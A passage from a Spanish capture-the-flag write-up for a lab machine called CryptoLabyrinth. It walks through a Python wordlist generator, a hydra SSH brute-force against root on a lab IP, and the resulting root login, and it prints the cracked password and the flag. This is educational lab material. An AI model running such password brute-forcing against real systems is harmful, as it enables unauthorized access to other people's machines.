alice@TheHackersLabs-CryptoLabyrinth:/mnt$
```

Podemos usar el mismo programa que hemos creado para crear el diccionario para bob, pero modificando el patrón, ya que en este caso es distinto.

Procedamos a realizar las modificaciones, teniendo presente que en este caso tenemos dos asteriscos en distinta posición de la base.

```
  GNU nano 8.2                                                    gen_di
import itertools
import string

def generate_combinations(pattern):
    # Define el conjunto de caracteres: letras mayúsculas, minúsculas y números
    charset = string.ascii_letters + string.digits

    # Encuentra las posiciones de los asteriscos en el patrón
    positions = [i for i, char in enumerate(pattern) if char == '*']

    # Genera todas las combinaciones posibles para las posiciones de los asteriscos
    combinations = itertools.product(charset, repeat=len(positions))

    # Sustituye los asteriscos con cada combinación
    results = []
    for combo in combinations:
        temp = list(pattern)
        for pos, char in zip(positions, combo):
            temp[pos] = char
        results.append(''.join(temp))

    return results

# Ejemplo de uso
pattern = "2LWx*DsW0A*"
results = generate_combinations(pattern)

# Guarda las combinaciones en un archivo
with open("dicc_key_2.txt", "w") as f:
    for result in results:
        f.write(result + "\n")

print(f"Se han guardado {len(results)} combinaciones en el archivo 'dicc_key_2.txt'")
```

Y generamos el diccionario de nuevo, en este caso yo he optado para cambiar el nombre del diccionario también.

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/cryptolabyrinth]
└─# python3 gen_dic_2.py
Se han guardado 3844 combinaciones en el archivo 'dicc_key_2.txt'

┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/cryptolabyrinth]
└─#
```

Vamos a realizar la fuerza bruta, en este caso con hydra para encontrar el password de root.

La sintaxis que usaremos será la siguiente:

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/cryptolabyrinth]
└─# hydra -l root -P dicc_key_2.txt ssh://10.0.73.8 -f -q -t 4
```

Vamos a explicarla un poco.

hydra: Hydra es una herramienta de fuerza bruta que permite realizar ataques de diccionario contra múltiples protocolos y servicios de autenticación.

-l root: Especifica el nombre de usuario que se utilizará en el ataque.

En este caso, el usuario es root.

-P dicc_key_2.txt: Especifica el archivo de contraseñas que contiene una lista de posibles contraseñas (diccionario) que Hydra probará.

En este caso, el archivo se llama dicc_key_2.txt.

ssh://10.0.73.8: Especifica el protocolo (en este caso, SSH) y la dirección IP del objetivo.

Aquí, la dirección es 10.0.73.8.

-f: Indica que Hydra detendrá el ataque tan pronto como encuentre una contraseña válida.

Esto ahorra tiempo y recursos al no seguir probando después de un éxito.

-q: Activa el modo "silencioso" (quiet), lo que reduce la cantidad de mensajes de salida que Hydra imprime en la consola.

Esto es útil para mantener la terminal limpia y enfocar solo en resultados importantes.

-t 4: Especifica el número de hilos (threads) que Hydra utilizará simultáneamente.

En este caso, se están utilizando 4 hilos, lo que aumenta la velocidad al realizar pruebas en paralelo.

Nota: Ajustar este valor depende de los recursos del sistema y la capacidad del objetivo.

Tras un buen rato de búsqueda, encontraremos el password de ROOT.

USER: root

PASSWORD: [redacted]W0A3

```
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-06 20:20:03
[DATA] max 4 tasks per 1 server, overall 4 tasks, 3844 login tries (l:1/p:3844), ~961 tries per task
[DATA] attacking ssh://10.0.73.8:22/
[STATUS] 68.00 tries/min, 68 tries in 00:01h, 3776 to do in 00:56h, 4 active
[STATUS] 68.00 tries/min, 204 tries in 00:03h, 3640 to do in 00:54h, 4 active
[STATUS] 69.14 tries/min, 484 tries in 00:07h, 3360 to do in 00:49h, 4 active
[STATUS] 67.73 tries/min, 1016 tries in 00:15h, 2828 to do in 00:42h, 4 active
[STATUS] 67.97 tries/min, 2107 tries in 00:31h, 1737 to do in 00:26h, 4 active
[STATUS] 68.13 tries/min, 3202 tries in 00:47h, 642 to do in 00:10h, 4 active
[STATUS] 68.19 tries/min, 3546 tries in 00:52h, 298 to do in 00:05h, 4 active
[22][ssh] host: 10.0.73.8   login: root   password: 2LWx9DsW0A3
[STATUS] attack finished for 10.0.73.8 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-06 21:16:25

┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/cryptolabyrinth]
└─# 
```

Vamos a acceder por SSH a la maquina y usando el usuario ROOT y el password que acabamos de encontrar.

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/cryptolabyrinth]
└─# ssh root@10.0.73.8
```

Y ya somos root, lo único que nos queda es encontrar el FLAG del usuario ROOT que seguramente estará en el directorio del mismo.

```
┌──(root㉿Wire-Kali)-[/home/wireseed/Escritorio/TheHackersLabs/cryptolabyrinth]
└─# ssh root@10.0.73.8
root@10.0.73.8's password:
Linux TheHackersLabs-CryptoLabyrinth 6.1.0-26-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.112-1 (2024-09-30) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Oct 22 19:09:39 2024 from 192.168.1.50
root@TheHackersLabs-CryptoLabyrinth:~# 
```

Y efectivamente encontramos el FLAG de ROOT.

FLAG USER ALICE: vfdhg8345dgshc56743fdgfgnh

```
root@TheHackersLabs-CryptoLabyrinth:/# cd /root
root@TheHackersLabs-CryptoLabyrinth:~# pwd
/root
root@TheHackersLabs-CryptoLabyrinth:~# ls -la
total 48
drwx------  5 root root  4096 oct 17 14:59 .
drwxr-xr-x 18 root root  4096 oct 17 14:17 ..
-rw-------  1 root root 10158 oct 22 19:43 .bash_history
-rw-r--r--  1 root root   571 abr 10  2021 .bashrc
drwx------  2 root root  4096 oct 21 22:13 .john
-rw-------  1 root root    28 oct 17 14:25 .lesshst
drwxr-xr-x  3 root root  4096 oct 16 13:03 .local
-rw-r--r--  1 root root   161 jul  9  2019 .profile
-rw-r--r--  1 root root    27 oct 17 14:28 root.txt
drwx------  2 root root  4096 oct 16 12:53 .ssh
root@TheHackersLabs-CryptoLabyrinth:~# cat root.txt
[redacted]fgnh
root@TheHackersLabs-CryptoLabyrinth:~# 
```

Recordad que no es la única solución que existe a esta máquina, hay muchas maneras de poderla resolver, indagar y encontrad nuevas opciones de resolución de este laboratorio tan fabuloso que nos ha presentado THE HACKERS LABS.

Gracias por vuestra atención.

LABORATORIO: THE HACKERS LABS

AUTOR WRITEUP: Eduard Bantulà (aka. WireSeed).